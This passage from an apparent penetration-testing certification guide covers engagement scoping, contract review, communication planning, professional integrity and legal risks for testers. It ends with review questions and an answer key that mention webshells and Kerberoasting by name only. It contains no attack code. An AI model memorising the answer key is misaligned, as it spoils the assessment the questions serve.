
Physical locations will determine travel requirements and device deployment considerations. Selection of testing methods and locations for testing may also be affected by the controls being tested and the assets in residence. What kinds of access control mechanisms are in use? Are the locations accessible by the general public or limited to specific staff? How are identity and authorization established? Are locations manned or remotely monitored? Under what conditions are law enforcement engaged during ingress attempts? Is security armed? Is the physical target within proximity of other facilities that may be inadvertently affected (for example, reporting suspicious behavior or having shared disposal areas for

physical waste)? Local laws affecting tool usage for physical ingress testing also bear investigation. Physical location information may also need to inform where you drop baiting devices or how you deploy surveillance equipment. You should have a “get-out-of-jail-free” (GOOJF) card or other documentation that asserts your authorization to test, as well as a communication plan that includes contacts who can deconflict and de-escalate with law enforcement and physical security groups before any testing begins. The GOOJF is often included as part of the negotiated RoE.

## **External vs. Internal Targets**

The location, source, and direction of testing provide different security perspectives of the organization. Testing can be conducted onsite at the organization’s facility or offsite. Internal testing may examine the condition in which an endpoint within the network is compromised, either by malware or a malicious insider. External testing may evaluate the security of an organization against an Internet-based attacker. These may include use of conventional methods of remote access such as the use of a virtual private network (VPN) or exploration of vulnerabilities in other remotely exposed services.

Internal assessments evaluate various levels of trust between organizational systems, applications, and networks ([Figure 1-4](#)). Internal testing is defined as testing that originates behind perimeter defenses (external firewall) using a given access level. You may have only a network connection. Limited access affords the initial connectivity to the targets, such as a physical connection to the network switch, the SSID and password to the Wi-Fi network, or having an IP address allow-listed. The type of access chosen depends on the type of assessment and the overall goals of the engagement.




**Figure 1-4** Internal testing



**NOTE** In computer security, allow-listing and block-listing are basic access control mechanisms that can be implemented in network firewalls, spam filters, web application firewalls (WAFs), etc. An allow-list denies all except members of the list. A block-list is the opposite—it allows all but denies members of the list.

User-level access assumes the identity of a trusted insider with basic permissions that a typical user in the organization would have. An account can be created either locally or in the account management system, such as Active Directory, to simulate the user for testing. The goal is to gain additional levels of access through privilege escalation. Privileged-level access can be used to conduct various types of testing to include escalating local admin privileges to domain-level access, inspecting operating system patch levels, or determining if a system is configured in accordance with a specific policy, such as in the case of compliance testing.

External testing provides more limited-access vectors than that with internal testing. This type of testing occurs on the outside of the network security perimeter, such as the Internet ([Figure 1-5](#)). The evaluation is conducted from that of a malicious attacker's point of view. This type of testing typically starts with reconnaissance to collect organization information using OSINT techniques. We will cover this topic in greater detail in [Chapter 2](#). The goal is to discover vulnerabilities that could be exploited from the outside by external attackers.



**Figure 1-5** External testing



**NOTE** Some organizations may assume credentialed or guest access to Internet-facing web applications as still an external assessment, rather than internal, due to the access vector to the application (Internet only).

## First-Party vs. Third-Party Hosted

If the targets are hosted in a first-party environment, coordination of testing activities will be easier, as the customer owns the equipment and testing is simply subject to the company's policies. If the targets are hosted in a third-party environment, such as a cloud service provider (CSP), testing is not only subject to the company's policies, it is also subject to the third party's acceptable use policies. For instance, Amazon Web Services (AWS) defines prohibited and permitted activities and a procedure for requesting approval for other kinds of simulated events in their Customer Support Policy for Penetration Testing at <https://aws.amazon.com/security/penetration-testing>.

## Contract Review

Companies are typically organized according to specific business purposes or functions. It's important to understand the purpose or function of the organization your work is supporting, as it identifies the reporting levels and responsibility within the company. You will need to identify the stakeholders for the engagement based on this understanding for communication, delivery, and other aspects of project coordination. Typically, stakeholders include people such as:

- Executive management
- Contracting or legal department
- Security personnel
- Members of the IT department
- Penetration testing staff

**Executive management** (senior management) is typically responsible for the organization's overall goals and success, and tests are typically not permitted without their written authorization and approval. The **contracting officer** or **legal representative** may need to review and enforce legal and contractual commitments for all parties involved in the engagement. Both **security personnel** and **members of the IT department** are essential for communicating about organizational security policies and responding to incidental outages (account lockouts, disruption of services, etc.). **Penetration testing staff** is vital to the success of the engagement, as they are responsible for identifying weaknesses within the security support structure of the organization and simulating attacks that are applicable to the organization's threat profile. Knowing the responsible parties will help establish an effective communication strategy and escalation path for remediating issues that arise during the engagement.



**NOTE** Stakeholders are information consumers, not only escalation points. Each group will have a different understanding and expectation of the process. For instance, executive management will want to know essential information and updates in order to make strategic decisions for the organization both during and after the engagement. They will not be as concerned with the technical details of the pentest report, like the IT department or security personnel will be. These differing understandings should influence a pentester's communications (information type and presentation) during calls, e-mails, and reporting.

Part of your scoping exercise will involve discussing the nature of the test with one or more of these stakeholders. You will want to review the contracts and documentation to make certain you have all of the requirements in place to perform testing and to verify a

mutual understanding of the terms of the test. Here are a few examples of details you will likely review.

## **Time Management**

Chances are the client and the consultant have planned and budgeted for a prescribed amount of testing time and a specific amount of ground to be covered during the course of the engagement. You will want to review the scheduled beginning and end of testing and any deadlines or timelines that the customer has related to the test. Additionally, you may need to review the proposed testing objective and scope to ensure the work can be reasonably completed within the time frame specified. In the event that this is not the case, you may need to have discussions about reduction of the scope, changes to budget, or revisions to methodology that may align with these terms. For pentesters who may need to manage multiple engagements, time management must also consider the time it takes to write the report, deliver the results, and handle any follow-up concerns such that the needs of one engagement do not affect the execution of another engagement.

## **Limitations**

During contract review, you will also want to discuss any limitations placed on testing, including hours of testing, limits to allowed methodologies or tooling, and limits to liability for the tester. The objective is to ensure these terms are mutually understood, accepted, and correct in the contract and planning documentation. Limitations on testing may have impacts to the test outcomes, and no pentester can ensure that compromise is impossible or that every possible vulnerability has been identified. Making sure that these are clearly stated, discussed, and understood by all parties is crucial to a successful engagement.

## **Expectation Setting and the SLA**

Traditionally, a service level agreement (SLA) defines measurements for the expectations between the customer and the service provider, as well as the terms of what happens if those expectations are not met. Typically, this will apply to agreements when the pentester is external to the tested organization, but even internal penetration testing groups will often be held accountable for how they operate, what they deliver, and when they deliver it. Some examples of items that may fall under the SLA include measures of quality, timeliness, or cost. This information is typically addressed as part of the SOW, but separate documentation may define when reports must be delivered, how soon after the contracts are signed must testing be initiated, how soon after initiation must testing activities conclude, and so on. This also includes things like responding to communication for the purpose of clarifying testing objectives or contract language, or for scheduling testing activities within a reasonable period of time. The MSA will typically outline what recourse the client has available should the tester not meet their documented expectations, and vice versa. For example, the MSA may document financial forfeiture of all or part of the amount of the contract should the terms of the agreement not be met.


## **Communication Planning**

An important part of ensuring a successful pentest is communication. There are many good reasons for communication. Communication with the customer provides the ability for deconfliction, which is the process of sorting out your pentest artifacts from the artifacts of a real compromise, for example. If incidents or outages occur while testing is in progress, administrators may be quick to look at the pentest as the cause of the problems even if these events are caused by other activities in the environment. During the planning phase, you will want to discuss the communication plan with your customer. They may have specific requirements for the interval of communication or points of contact other than those involved in the pentest planning who need to be alerted under specific testing circumstances. Generally, the

communication plan should cover when you should communicate, what you should communicate, to whom you should communicate it, and how it should be communicated. This may include on-call numbers for testing that occurs outside of normal business hours, escalation phone numbers for emergencies, and direct contact information for client stakeholders and pentesters to be shared with both parties.

## Communication Paths

A communication escalation path will need to be properly defined in the RoE to help remedy issues that may arise during testing. In addition to establishing what to do in the event that a contact is not responsive, an escalation path helps define a chain of command and helps resolve and manage conflict. In the event a critical service or system goes down during testing, the pentest team will already know which buttons to dial on the phone to let someone in the chain of command know what happened. If the organization has a network operations center (NOC), they probably already know that the service went down. However, knowing the event was not a result of a true adversarial threat reduces the amount of alarms and investigation that needs to happen in order to remedy the situation.



## Communication Triggers

Communication triggers are important indicators of when the pentester (or pentest team) should reach out to the customer. A few of those indicators include critical findings, completing certain stages (testing activities or milestones) in the engagement, embarking upon a potentially risky test (e.g., executing a potential SQL injection against a production web application), possible indicators of prior compromise, and anything else that results in the need for goal readjustment. When the pentester finds a critical finding on the network, such as a publicly exploitable vulnerability from outside the firewall that anyone on the Internet can exploit, it should be brought to the customer's attention so the proper mitigation can be applied to prevent the potential risk of compromise. During the pentest you may discover malware, malicious binaries, and services running on servers or local accounts created on the server that neither you nor the customer created. These indicators of prior compromise should be brought to the attention of the customer immediately.

## **Professionalism and Integrity**

The Computer Ethics Institute drafted the Ten Commandments of Computer Ethics in an attempt to structure human use of computers towards good.<sup>13</sup> Since then, many organizations have attempted to document their own measurements of what it means to be an ethical computer user. But it's worth considering these in the context of a penetration test. In general, these state that you should not use your powers to harm other people, interfere with the work of other people, snoop through other people's data, steal, bear false witness, use proprietary software for which you have not paid, use other people's computers without authorization or compensation, appropriate the ideas of others, design software without considering the social consequences of the software, and be inconsiderate or disrespectful of others.

These all have applicability to penetration testing, as penetration testing requires a great deal of trust and therefore high degrees of integrity and professionalism. Trust must not only be earned, but

preserved for the sake of future pentesting opportunities. You have access to information that is often highly protected, and if it were revealed outside an appropriate context, it could result in significant material harm to the organization that has entrusted you with this important task. Let's talk more about what it means to be a good steward of that trust.

---



**NOTE** The article “Legal Issues in Penetration Testing” by Mark Rasch in Security Current covers many of these issues at a high level and may be worth a read: <https://securitycurrent.com/legal-issues-in-penetration-testing/>

## Communication

We've talked about communication triggers and communication pathways as part of a communication plan. Integrity demands that you always be honest and own your mistakes when it is clear that you are in the wrong. Note: Ownership does not always mean confession. We'll talk about de-escalation in a moment.

Professionalism requires you to communicate when it is expected and follow that communication plan. You should also be sure to communicate calmly and clearly with your target audience in mind and be aware of the situation so that you can manage it appropriately.

In [Chapter 10](#), we will discuss the presentation of pentest results and describe some of the different target audiences you may address. But for now, be clear that you should be aware that you may be dealing with technical resources, executives, or even third-party stakeholders with interest in the nature and outcome of your work. For each of these groups, you should strive to remain professional, gain an understanding of what they need to know, and tailor your messaging according to their needs. Your goal as a

pentester is to not seem patronizing to those who understand technical nuance while striking a balance that makes you knowledgeable without being dismissed as “the tech nerd” to business leaders who need your expertise to manage their business.

You can avoid many common communication pitfalls with situational awareness. Some stakeholders may be overtly hostile, as your presence is required as conditions of an audit, for example. Business units with oppositional alignment, such as IT support staff and IT security staff, may use pentests as a tool in an internal political struggle. Technical practitioners may feel as though you are there to tell them that their hard-won successes are inadequate and be defensive about the nature of what you find. These situations (and many others) are not only realistic, but probable. So, pay attention to what stakeholders identify as their concerns. Look for areas of competition in the customer organization and remain cognizant of them while you discuss the pentest plan and the results. Be careful not to attribute blame to individuals or groups, but to practices, configurations, and policies. Approach pentesting as a way to make the organization stronger rather than as a way to show its weakness, and your message will likely be more positively received.

In the case where issues are unavoidably contentious, you may need to de-escalate the situation. This may be caused by a difference in understanding regarding a technical issue surfaced during pentesting, such as an Active Directory administrator who does not believe a particular configuration is the reason you are able to succeed with a particular attack. Or it may be something you encounter during planning, such as what defines a realistic scope for an attack versus what will produce a pentest that makes things seem secure. Either way, if tempers flare or discussion becomes heated, your role is to stay calm and remain professional. First, take a step back and let people absorb and process information and their reaction. Silence can feel awkward, but it can also be important when tensions rise. Sometimes, people simply need time to formulate their response or to get over an initial negative reaction.

Make sure your body language stays neutral, your voice remains even, and keep the volume of your voice under control. Try not to make anyone look stupid in front of their boss if you can avoid it. Use your empathy for their situation. Ask yourself why are they responding the way they are? What feeling is causing their reaction? Ask them clarifying questions about their concerns, so that you can offer them solutions. Don't engage in arguments, and use your contract language as necessary to keep discussions civil, withdrawing from the conversation as necessary if the condition worsens.

During testing, it is possible you will identify an issue that requires immediate action or a finding that changes the initial assumptions about the test. In case this happens, you will need to refer to your communication plan and possibly discuss the goals with your customer. Goal reprioritization may be necessary to properly plan and address the new problem. A readjustment of priorities can also happen in certain attack vectors that are not available due to issues with the network or unforeseen configuration problems, and waiting to complete the testing activity could affect the overall schedule.

One example of an issue that requires immediate action is evidence of criminal activity. Specifically, if you notice you are not the first person to attack a system, you should stop testing immediately; record everything you have done, including the evidence of compromise that you have identified; and initialize your communication plan. Don't go digging for further evidence. You want to avoid accidentally destroying or tainting digital evidence that the customer needs in order to take action. Instead, you should be able to prove what you did in order to differentiate it from what else has been done and provide any information necessary for the customer to initiate incident response.

But when should you report the incident to law enforcement? If you are working on behalf of another organization, they may handle the escalation. However, if the nature of your finding legally compels you to report the incident to law enforcement outside of a client

agreement, you should engage your legal counsel to handle notification immediately.

Prepare for all communication by maintaining organized documentation. Even if it does not make it into your report as part of evidence, and even if it is not part of a criminal finding, you will want notes that you can reference about each part of the penetration test, from planning through execution. Being able to quickly identify facts about what you did, when you did it, where it happened, and why can be a career-saving practice. Never underestimate the importance of maintaining and organizing your own documentation.

## **Integrity**

As we discussed, trust in a pentester is essential. For most organizations, this is a matter of risk management. How does anyone know that a paid hacker is trustworthy? How does anyone know if a pentester has the right skills for the job? Some companies see it as less risk to select pentest organizations or staff based on their reputation in the community or on their finances. They may interview the pentesting organization about relevant skills or certifications to determine whether testers have the skills to match the environment. Employers will frequently attempt to assure integrity by insisting on background checks for testers, including credit checks or criminal records checks and possibly drug screenings. The risk assessment examines the perceptions that someone with drug dependency or a lot of debt may be more susceptible to bribery, for example. Pentesters with a history of using their skills for crime may have a harder time convincing people they do not plan to abuse their access or sell company secrets. For federal organizations, background checks may require more extensive evaluations. Past employment performance, financial stability, and references are good indicators of capability and intent. But what about a pentester's discretion?

Observing the "need to know" principle of data access can be a challenge for a curious person, but it is absolutely an essential part

of professionalism. It may be tempting to look at systems or data because they are interesting. Maybe the temptation of uncovering a scandal is compelling. Not only would giving into these temptations be unethical and unprofessional, but it may also be illegal, depending on regional law, the terms of your contract, and what you do with the information once you access it. Instead, adhere to your RoE and access only the systems and data that are related to your objectives. If the scope needs to be changed, engage in goal reprioritization discussions with your stakeholders according to your communication plan. Generally, try to test in a way that gathers only the information you need for the next part of your test. As an example, instead of gathering every credential on a domain (unless that's an objective), gather credentials selectively where you can.

Similarly, use only tools that the client has approved, and don't attack anything you do not have permission to test. As part of scoping, you may define a general list of tools for discussion and document how you plan to use the tools and what tools you intend to use. Then focus only on the approved target scope, being careful to avoid any out-scoped targets. Intentionally or accidentally testing resources or organizations that are outside of your grant of authority may be illegal, depending on what you do and depending on regional laws. Communicate immediately with your client if you identify that you have mistakenly gone outside of your mandate so that additional notification can occur, if required. If you need to practice your craft, do it on systems you own or with permission only. This is one of the reasons it is so important to identify whether networks or systems are shared with other organizations outside of the scope of your contract while planning the penetration test.

When you access a client's information, handle it according to the terms of your contracts. Be sure to observe any details of the NDA and data handling requirements identified within other contract language. Don't discuss your clients or their environments with friends, acquaintances, or business partners who do not have a need to know. Even when you know the security weaknesses in a particular environment, you shouldn't talk about them outside of the

contract terms. Limit conversations about your work in public spaces, and don't mention the names of your clients or stakeholders in those discussions. Don't brag about how badly you pwned a client or make other comments about the state of their environment that could damage their reputation, or you may be putting yourself at risk of a lawsuit.

## Risks to the Tester

Failure to observe the terms of your contract could expose you personally to risk. Access or use of computer systems without permission may be considered unlawful use or access. Using data or access to conduct activity disallowed by a contract may be considered access for fraudulent purposes. Transmission of data outside of the target environment and keeping it for one's own personal use or giving it to others may constitute data theft.

Pentesters could be subject to arrest, to the confiscation of property, to extensive legal fees and fines, and to criminal charges for activities conducted without permission or outside the terms of a contract. Fines may range from a few hundred dollars to hundreds of thousands of dollars. Sentences range from probation to terms of over 20 years, depending on the type and severity of the infraction. The contract language may be the only thing between you and breaking the law. It is critically important that you review the RoE and other documents and stay within the negotiated terms during pentesting.

Pentesters and companies may attempt to avoid other legal liability by carrying errors and omissions insurance. This should handle fines and cover the costs against legal action in the case a client asserts negligence. Pentest contracts should note that a test will not find every possible weakness and define the terms of operation. However, a client who is compromised by a threat actor after a penetration test has been completed and all findings addressed may not understand this and attempt to take legal action.

# Chapter Review

Planning a penetration test, maintaining awareness of legal and contractual issues, and managing your professional responsibilities are all requirements for a successful penetration testing engagement. This chapter highlights some of the concepts you need to know and understand for the CompTIA certification. In this chapter, we discussed contracts and documentation, such as the MSA, NDA, SOW, RoE, and permission to test documents and the differences between each. We addressed regulatory and compliance concepts, including GDPR and PCI-DSS, and the impact of compliance considerations to reporting. We talked about testing limitations based on time, assets, tooling, and methodology. We described considerations for scoping a pentest, including some standards you might see used, how to perform target selection for different types of targets, the importance of contract review with stakeholders, and considerations for communication planning. Finally, we talked about how you can demonstrate an ethical hacking mind-set by maintaining professionalism and integrity throughout the pentest process.

## Questions

- 1.** Your client is requesting a penetration test as part of their requirement for PCI compliance. Which of the following scoping considerations is appropriate?
  - A.** Perform a vulnerability scan against all Internet-exposed interfaces owned by the company.
  - B.** List where PII and PHI data are collected and stored in the environment, and validate security controls only on those systems.
  - C.** Request the customer list for all transactions in the last 12 months in order to validate credit card processing transactions you may find during testing.

- D.** Identify boundaries that limit the CDE and make sure to test security of those boundaries from inside and outside that environment.
- 2.** Match the following concepts to the appropriate regulation.
- |   |            |
|---|------------|
| <b>A.</b> Cardholder data environment             | i. PCI-DSS |
| <b>B.</b> Personally identifiable information     | ii. GDPR   |
| <b>C.</b> Privacy of people in the European Union |            |
| <b>D.</b> Industry enforced                       |            |
| <b>E.</b> Government enforced                     |            |
- 3.** During a pentest, you compromise a vulnerable web application and drop a webshell. When you list the contents of the directory, you see several other files that appear to be webshells. Which of the following should you do?
- A.** Gather as much information as possible from the machine, including when the webshells were created and what other actions have occurred.
  - B.** Take evidence screenshots and continue testing.
  - C.** Establish persistence and then reach out to your point of contact to let them know you've made a critical finding.
  - D.** Stop testing immediately and initiate communication according to the communication plan.
- 4.** You're pentesting a small domain with several hundred user and service accounts. You want to try to Kerberoast the domain. Which of the following should you do?
- A.** Identify a handful of vulnerable accounts to start with.
  - B.** Grab as many vulnerable accounts as possible.
  - C.** Attempt to get as much information as possible about all domain accounts.
  - D.** Check the MSA to make sure that Kerberoasting is allowed.

- 5.** Match the following concepts to the right contract or document.
- |                                       |                                     |
|---------------------------------------|-------------------------------------|
| A. Acceptance criteria                | i. Nondisclosure agreement (NDA)    |
| B. Dispute resolution                 | ii. Statement of work (SOW)         |
| C. Terms of information disclosure    | iii. Master service agreement (MSA) |
| D. Indemnification statements         | iv. Rules of engagement (RoE)       |
| E. Deliverables schedule              | v. Permission to test               |
| F. Testing authorization              |                                     |
| G. Authorized methods for testing     |                                     |
| H. Communication and escalation paths |                                     |
- 6.** Match the following concepts to the appropriate standard or framework.
- |  |                   |
|--|-------------------|
| A. Associates tools with testing tasks   | i. MITRE ATT&CK   |
| B. Contains matrices of TTPs   | ii. OWASP Top Ten |
| C. Provides certification options  | iii. NIST         |
| D. Associated with U.S. government   | iv. PTES          |
| E. Guidance for pentest metrics  | v. OSSTMM         |
| F. Web application attacks   | vi. ISSAF         |
| G. Focused exclusively on pentesting, community-driven methodology encompassing other frameworks and standards |                   |

## Answers

- 1.** **D.** The cardholder data environment (CDE) is specifically protected by PCI-DSS standards, and pentests should evaluate the security of controls that isolate that environment from other systems.
- 2.** **A, B, D.** PCI-DSS concerns PII when it is cardholder data (CHD) and involves testing of the security of the card data environment and is regulated by the industry.

**B, C, E.** GDPR is an EU regulation pertaining to the privacy rights of people in the EU. It covers PII as part of this and is enforced by the government.

3. **D.** Taking any further action may taint the digital evidence the customer must gather in order to potentially take legal action.
4. **A.** Start with as narrow a scope as possible.
5. **C.** The NDA defines the terms of confidentiality, including when and how information can be shared and disclosed.  
**A, E.** The SOW defines the work activities to be completed, when deliverables are scheduled, and what acceptance criteria apply.  
**B, D.** The MSA defines indemnification and other elements of the business relationship, including processes for dispute resolution.  
**G, H.** The RoE clarifies items from the SOW, such as allowed tests, targets, and details of the communication plan.  
**F.** Permission to test provides proof that you are authorized to test.
6. **B.** MITRE ATT&CK is a framework referenced by matrices containing tactics, techniques, and sub-techniques  
**F.** The OWASP Top Ten is associated with enumerating web application attacks.  
**D.** NIST standards are often used by the U.S. government.  
**G.** PTES focuses exclusively on pentesting and consists of community-driven standards. It freely incorporates other frameworks and technical guides as supplemental resources.  
**C, E.** OSSTMM has certification options via ISECOM, and OSSTMM provides a methodology for measuring and reporting risk values (pentest metrics).  
**A.** ISSAF, while designed for security assessment more than pentesting, has best practices for engagement and lists testing tasks with their associated tools for each task.

# References

- 1.** CREST: <https://www.crest-approved.org/>
- 2.** GDPR: <https://gdpr.eu/tag/gdpr/>
- 3.** Personal data: <https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr/key-definitions/what-is-personal-data/>
- 4.** <https://www.legislation.gov.uk/eur/2016/679/article/32>
- 5.** PCI-SSC: <https://www.pcisecuritystandards.org>
- 6.** PCI-DSS v. 3.2.1:  
[https://www.pcisecuritystandards.org/documents/PCI\\_DSS\\_v3-2-1.pdf](https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf)
- 7.** PCI-DSS Information Supplement: Penetration Testing Guidance:  
[https://www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1\\_1.pdf](https://www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf)
- 8.** PCI Sensitive Authentication Data:  
